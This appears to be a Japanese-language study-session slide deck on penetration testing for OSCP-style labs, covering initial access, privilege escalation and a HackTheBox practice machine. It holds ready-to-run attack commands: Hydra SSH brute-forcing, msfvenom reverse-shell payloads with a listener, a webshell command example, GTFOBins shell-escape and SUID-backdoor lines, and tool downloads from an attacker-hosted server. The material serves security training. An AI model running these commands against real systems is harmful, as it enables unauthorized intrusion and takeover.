| Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                           | multiple/dos/26710.txt    |
| Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)      | multiple/webapps/50383.sh |
| Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow          | unix/remote/21671.c       |
| Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)    | unix/remote/764.c         |
| Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)    | unix/remote/47080.c       |
| Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal           | linux/webapps/39642.txt   |
| Apache Tomcat < 5.5.17 - Remote Directory Listing                             | multiple/remote/2061.txt  |
| Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                           | unix/remote/14489.c       |
| Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                     | multiple/remote/6229.txt  |
| Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Byp | jsp/webapps/42966.py      |
| Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Byp | windows/webapps/42953.txt |
| Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                  | linux/dos/36906.txt       |
| Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execut  | linux/remote/34.pl        |

```
Shellcodes: No Results
Papers: No Results
```

```
$ searchsploit -m 29316
```

Exploit: Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner  
URL: https://www.exploit-db.com/exploits/29316  
Path: /usr/share/exploitdb/exploits/php/remote/29316.py  
Codes: CVE-2012-2336, CVE-2012-2311, CVE-2012-1823, OSVDB-81633  
Verified: False  
File Type: Python script, ASCII text executable  
Copied to: /home/kali/Desktop/Proving Grounds/test/29316.py

## 4. 初期アクセス(Initial Access)

# 初期アクセス

- これまで収集した情報から対象でのコマンド実行できる状態を目指す
- ここではいくつかのパターンを紹介（あくまで一例）
- ✓ ブルートフォース攻撃
  - SSHやRDPなどの直接端末へアクセス可能なプロトコルが空いている場合、ブルートフォース攻撃で侵入できる場合がある
  - 調査行為の段階でPW/IDに関する情報を利用して行うことが多い（ID/PWの両方を総当たり攻撃すると時間がかかってしまう）
- ✓ 脆弱性を利用した攻撃
  - 稼働しているアプリケーションや製品などから脆弱性が存在する場合、脆弱性を利用して侵入できる場合がある
  - 脆弱性利用時にリバーシェルやWebシェルなどを利用して対象へ侵入できることがある

# ブルートフォース攻撃

- IDやPWに関する情報が分かっている場合、ツールを使ってブルートフォース攻撃を行うことがある

## シナリオ例



FTPサーバ内のフォルダに  
ユーザ名が記載  
フォルダ名：tom

1. ポートスキャンでFTPとSSHのポートが空いていることを確認
2. FTPで匿名ユーザでのログインが可能であることを確認
3. FTPのフォルダにtomのフォルダを発見
4. ユーザ名をtomに固定してSSHに対してブルートフォース攻撃を実施

## コマンド

- 今回はHydraを使って実施する例を記載
- Hydraはkailの標準で導入されている  
ログインクラッカーツール  
様々なプロトコルをサポートしている


コマンド：  
`hydra -l tom -P  
/usr/share/wordlists/rockyou.txt  
ssh://$target_ip`

-l: ユーザ, -P: パスワードリスト  
`ssh://$target_ip`: sshを対象に実施



# WebShellの作成

- 脆弱性でファイルのアップロードや任意のコマンド実行が可能な場合、リバースシェルをアップロードし、実行することで対象にアクセスできる場合がある



シナリオ例:

1. WEBの脆弱性を利用してWEBシェルをアップロード
2. アップロードしたWEBシェルを経由してコマンドを実行  
例: GET /webshell.php?cmd=whoami

# Meterpreter

- シェルを作成することができるツール
- コマンドベースで様々なシェルを作成することが可能

## msfvenom

- Metasploitのモジュールの一つであり、ペイロードを容易に作成することができるツール
- 本ツールを利用してリバーシシェルやWebシェルなどを作成することが可能
- 今回は自分の端末のIPが10[.]10.10.10, 攻撃で利用するポートを 4444と仮定  
※ nc -lvnp 4444 など

| コマンド                                                                                               | 説明                                                                       |
|----------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------|
| msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f exe -o reverse.exe | OS : Windows x64, ペイロード : meterpreter, 形式: exe, ファイル名 : reverse.exe      |
| msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f exe -o reverse.exe       | OS : Windowsx64, ペイロード: shell_reverse_tcp , 形式: exe, ファイル名 : reverse.exe |
| msfvenom -p php/reverse_php LHOST=10.10.10.10 LPORT=4444 -o shell.php                              | ペイロード: PHP形式のリバーシシェル, ファイル名 : shell.php                                  |

- Webページでリバースシェルの作成を支援してくれるページ
- IPアドレスとポート番号を入力することでコマンドを作成してくれる

The screenshot shows the 'Reverse Shell Generator' web application. At the top, there's a 'Theme' dropdown set to 'Dark'. The main title is 'Reverse Shell Generator'. Below this, there are two main sections: 'IP & Port' and 'Listener'. In the 'IP & Port' section, the 'IP' field contains '10.10.10.10' and the 'Port' field contains '4444'. The 'Listener' section has an 'Advanced' toggle turned on and displays a command: `msfconsole -q -x "use multi/handler; set payload windows/x64/shell/reverse_tcp; set lhost 10.10.10.10; set lport 4444; exploit"`. Below the 'Listener' section, there's a 'Type' dropdown set to 'msfconsole' and a 'Copy' button. At the bottom, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. The 'MSFVenom' tab is selected. Below the tabs, there's an 'OS' dropdown set to 'Windows' and a 'Name' search field. A list of options is shown on the left, with 'Windows Staged Reverse TCP (x64)' selected. The main area displays the generated command: `msfvenom -p windows/x64/shell/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f exe -o reverse.exe`.

revshells.com : <https://www.revshells.com/>

# パスワードの使いまわし

- 入手したパスワードは他のユーザで利用されているか可能性があるため、他のユーザで利用できないか試してみることも重要


<例>

- 設定ファイルにDB\_Adminのパスワードが記載されていた  
PW : passwd123
- ユーザにTomが存在している
- ユーザ名 Tom、パスワード passwd 1 2 3 でアクセスを試みたところ、アクセスすることに成功

## 5. 权限昇格

# 権限昇格

- 初期侵入後、より高い権限取得を目指すために権限昇格を試みる
- 権限昇格には様々なテクニックが存在



<https://github.com/sagishahar/lpeworkshop>

# WinPEAS LinPEAS


- 脆弱性権限昇格で利用するツールの一つであり、実行することによってWindowsおよびLinuxで権限昇格できそうな箇所を教えてくれる
- OSCPでも利用することが可能

```
TXPXPXPXPXPXPXPXPXPXPc% Current Token privileges
Z% Check if you can escalate privilege using some enab
ws-local-privilege-escalation#token-manipulation
SeAssignPrimaryTokenPrivilege: DISABLED
SeIncreaseQuotaPrivilege: DISABLED
SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_D
SeManageVolumePrivilege: SE_PRIVILEGE_ENABLED
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DE
SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_D
SeIncreaseWorkingSetPrivilege: DISABLED
```

色によって権限昇格できそうか推測可能  
ここではよく使う色を紹介

Red/Yellow: 99%の確率で権限昇格可能  
Red: 権限昇格につながる可能性有

PEASS-ng :  
<https://github.com/peass-ng/PEASS-ng>



# GTFOBins

- 設定ミスのLinux上でローカルのセキュリティ制限を回避するためにリストの一覧であり、権限昇格にも利用することが可能

## GTFOBins 10,537

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to get the f\*\*k break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).



**GTFOBins** : <https://gtfobins.github.io/>

## / find 10,538

Shell File write SUID Sudo

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \&; -quit
```

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \&; -quit
```

### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \&; -quit
```

# ツールのダウンロード

- 初期侵入後、必要なツールを攻撃対象にダウンロードする必要がある
- 様々なダウンロード方法があるが、今回はWEB経由でのやり方を紹介

## 攻撃元側のコマンド

1. ツールを導入したフォルダへ移動  
コマンド例：  
`cd ~/tools`
2. 簡易的なWebサーバを起動  
`python3 -m http.server 8000`

## 攻撃先でのコマンド

1. 攻撃元でのWebサーバを起動後、  
必要なツールをコマンドでダウンロード  
コマンド例：


### Linux

```
wget hxxp://10[.]10.10.10/linpeas.sh  
curl -O hxxp://10[.]10.10.10/linpeas.sh
```

### Windows

```
powershell -c "(new-object  
System.Net.WebClient).DownloadFile('hxx  
p://10[.]10.10.10/winPEAS.exe','C:¥Users¥  
Tom¥Desktop¥winPEAS.exe')"
```

## イメージ図



# Try Harder 実践編

# 攻略するマシン

- 攻略するマシンは以下のマシン  
Cap

<https://app.hackthebox.com/machines/Cap>

## < 手順 >

1. HTBのサイトへアクセス
2. OepnVPNをダウンロード  
<https://help.hackthebox.com/ja/articles/5200851-ctf%E5%85%A5%E9%96%80>
3. OpenVPNでの接続
4. Capのサイトへアクセスし、マシンを起動  
<https://app.hackthebox.com/machines/Cap>

# アンケートの回答

- 今後の勉強会の参考にさせていただきたいので、ぜひアンケートのご回答にご協力ください

<https://docs.google.com/forms/d/1N4WDb6LeNu076TBNpiwW88q66BTK7StiZliGf3BQTf8>